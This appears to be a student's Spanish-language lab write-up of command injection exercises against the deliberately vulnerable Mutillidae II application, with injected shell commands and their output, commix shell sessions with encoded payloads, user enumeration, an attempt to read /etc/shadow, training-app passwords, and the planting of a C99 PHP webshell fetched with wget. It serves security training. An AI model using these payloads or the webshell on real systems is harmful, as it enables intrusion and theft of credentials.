

Command injection

[Ejercicio 1](#)

[Ejercicio 2 commix](#)

[Ejercicio 3](#)

Ejercicio 1

Realizar el ejercicio de Command Injection en la aplicación web Mutillidae II:

OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup

Identificar:

Usuario por defecto

Ruta por defecto

Si es administrador o no

Lista completa de objetos o recursos por defecto

Localización de archivos de configuración

Usuario por defecto



[Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for ;whoami

www-data

Ruta por defecto



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for ;pwd

/owaspbwa/mutillidae-git

Si es administrador o no



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for ;id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

veo a los grupos que pertenece el usuario www-data y no esta en ninguno root

Lista completa de objetos por defecto



Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for ;ls -la

```
total 624
drwxr-xr-x 17 www-data www-data 4096 Dec 20 2022 .
drwxr-xr-x 29 root root 4096 Jun 18 2015 ..
-rwxr-xr-x 1 www-data www-data 169 May 5 2015 .buildpath
drwxr-xr-x 8 www-data www-data 4096 Aug 2 2015 .git
-rwxr-xr-x 1 www-data www-data 830 Feb 21 2014 .htaccess
-rwxr-xr-x 1 www-data www-data 884 May 5 2015 .project
drwxr-xr-x 2 www-data www-data 4096 Jun 18 2015 .settings
-rw-r--r-- 1 www-data www-data 7 Apr 2 2021 INMGA.txt
-rw-r--r-- 1 www-data www-data 7 Apr 2 2021 INMGA.txt\
-rwxr-xr-x 1 www-data www-data 14201 Jul 28 2015 add-to-your-blog.php
drwxr-xr-x 3 www-data www-data 4096 Nov 22 07:23 ajax
-rwxr-xr-x 1 www-data www-data 5915 Jul 28 2015 arbitrary-file-inclusion.php
-rwxr-xr-x 1 www-data www-data 534 Sep 26 2013 authorization-required.php
-rwxr-xr-x 1 www-data www-data 1437 Jul 28 2015 back-button-discussion.php
-rwxr-xr-x 1 www-data www-data 9136 Jul 28 2015 browser-info.php
-rwxr-xr-x 1 www-data www-data 8725 Jul 28 2015 capture-data.php
-rwxr-xr-x 1 www-data www-data 7053 Jul 28 2015 captured-data.php
-rw-r--r-- 1 www-data www-data 0 Aug 2 2015 captured-data.txt
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 classes
-rwxr-xr-x 1 www-data www-data 22419 Jul 28 2015 client-side-control-challenge.php
-rwxr-xr-x 1 www-data www-data 3505 Jul 28 2015 credits.php
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 data
-rwxr-xr-x 1 www-data www-data 2522 Sep 26 2013 database-offline.php
-rwxr-xr-x 1 www-data www-data 1302 Jul 28 2015 directory-browsing.php
-rwxr-xr-x 1 www-data www-data 7070 Jul 28 2015 dns-lookup.php
-rwxr-xr-x 1 www-data www-data 7470 Jul 28 2015 document-viewer.php
drwxr-xr-x 2 www-data www-data 4096 Jul 28 2015 documentation
-rwxr-xr-x 1 www-data www-data 1469 Jun 18 2015 framer.html
```

Localización de archivos de localización

Ejercicio 2 commix

obtener shell

Usuario por defecto

Nombre de la máquina

```

commix(os_shell) > hostname
[17:28:47] [debug] Executing the 'hostname'
[17:28:47] [payload] %3B%2Bls%2B%2Fetc;echo%
owaspbwa
commix(os_shell) >

```

Si es administrador o no

```

commix(os_shell) > id
[17:29:08] [debug] Executing the 'id' command.
[17:29:08] [payload] %3B%2Bls%2B%2Fetc;echo%20QADRWD$(echo%20QADRWD)$(id)$(echo%20QADRWD)QADRWD
uid=33(www-data) gid=33(www-data) groups=33(www-data)
commix(os_shell) >

```

Información del sistema

```

commix(os_shell) > uname -a
[17:29:48] [debug] Executing the 'uname -a' command.
[17:29:48] [payload] %3B%2Bls%2B%2Fetc;echo%20QADRWD$(echo%20QADRWD)$(uname%20-a)$(echo%20QADRWD)QADRWD
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
commix(os_shell) >

```

Usuarios

```

[info] Identified operating system users [32]: its
_ (1) 'root' is root user (uid=0). Home directory is in '/root'.
_ (2) 'daemon' is system user (uid=1). Home directory is in '/usr/sbin'.
_ (3) 'bin' is system user (uid=2). Home directory is in '/bin'.
_ (4) 'sys' is system user (uid=3). Home directory is in '/dev'.
_ (5) 'sync' is system user (uid=4). Home directory is in '/bin'.
_ (6) 'games' is system user (uid=5). Home directory is in '/usr/games'.
_ (7) 'man' is system user (uid=6). Home directory is in '/var/cache/man'.
_ (8) 'lp' is system user (uid=7). Home directory is in '/var/spool/lpd'.
_ (9) 'mail' is system user (uid=8). Home directory is in '/var/mail'.
_ (10) 'news' is system user (uid=9). Home directory is in '/var/spool/news'.
_ (11) 'uucp' is system user (uid=10). Home directory is in '/var/spool/uucp'.
_ (12) 'proxy' is system user (uid=13). Home directory is in '/bin'.
_ (13) 'www-data' is system user (uid=33). Home directory is in '/var/www'.
_ (14) 'backup' is system user (uid=34). Home directory is in '/var/backups'.
_ (15) 'list' is system user (uid=38). Home directory is in '/var/list'.
_ (16) 'irc' is system user (uid=39). Home directory is in '/var/run/ircd'.
_ (17) 'gnats' is system user (uid=41). Home directory is in '/var/lib/gnats'.
_ (18) 'nobody' (uid=65534). Home directory is in '/nonexistent'.
_ (19) 'libuuid' is regular user (uid=100). Home directory is in '/var/lib/libuuid'.
_ (20) 'syslog' is regular user (uid=101). Home directory is in '/home/syslog'.
_ (21) 'klog' is regular user (uid=102). Home directory is in '/home/klog'.
_ (22) 'mysql' is regular user (uid=103). Home directory is in '/var/lib/mysql'.
_ (23) 'landscape' is regular user (uid=104). Home directory is in '/var/lib/landscape'.
_ (24) 'sshd' is regular user (uid=105). Home directory is in '/var/run/sshd'.
_ (25) 'postgres' is regular user (uid=106). Home directory is in '/var/lib/postgresql'.
_ (26) 'messagebus' is regular user (uid=107). Home directory is in '/var/run/dbus'.
_ (27) 'tomcat6' is regular user (uid=108). Home directory is in '/usr/share/tomcat6'.
_ (28) 'user' is regular user (uid=1000). Home directory is in '/home/user'.
_ (29) 'polkituser' is regular user (uid=109). Home directory is in '/var/run/PolicyKit'.
_ (30) 'haldaemon' is regular user (uid=110). Home directory is in '/var/run/hald'.
_ (31) 'pulse' is regular user (uid=111). Home directory is in '/var/run/pulse'.
_ (32) 'postfix' is regular user (uid=112). Home directory is in '/var/spool/postfix'.
[info] Fetching content of the file '/etc/shadow' in order to enumerate operating system users password hashes.
[debug] Executing the 'cat /etc/shadow' command

```

Contraseñas

pero he encontrado un directorio passwords con informacion de cuentas

```
1,admin,admin,g0t_m1lk?,Admin 2,adrian,somepassword,Zombie Fi
```

Realizar el ejercicio de Command Injection en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup
Carga una webshell PHP > C99

Descargo fichero c99.php

levanto servidor http para transferir el fichero c99.php a la maquina objetivo

descargo el fichero en la maquina objetivo con wget

Command injection

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for ;ls

```

IKMMGA.txt
IKMMGA.txt\
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
c99.php
capture-data.php
capture-data.php

```

le doy permisos de ejecucion


Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP

Results for ; chmod +x c99.php

y lo busco en el explorador



Usuario por defecto



Ruta por defecto



Si es administrador o no (no es administrador)

```
Result of execution this command:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

id
```

Lista completa de objetos o recursos por defecto

```
Result of execution this command:
IKMMGA.txt
IKMMGA.txt\
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
c99.php
capture-data.php

ls
```

Localización de archivos de configuración

Result of execution this command:

```
ConsoleKit  
PolicyKit  
X11  
acpi  
adduser.conf  
adjtime  
aliases  
aliases.db  
alternatives  
apache2
```

```
ls /etc
```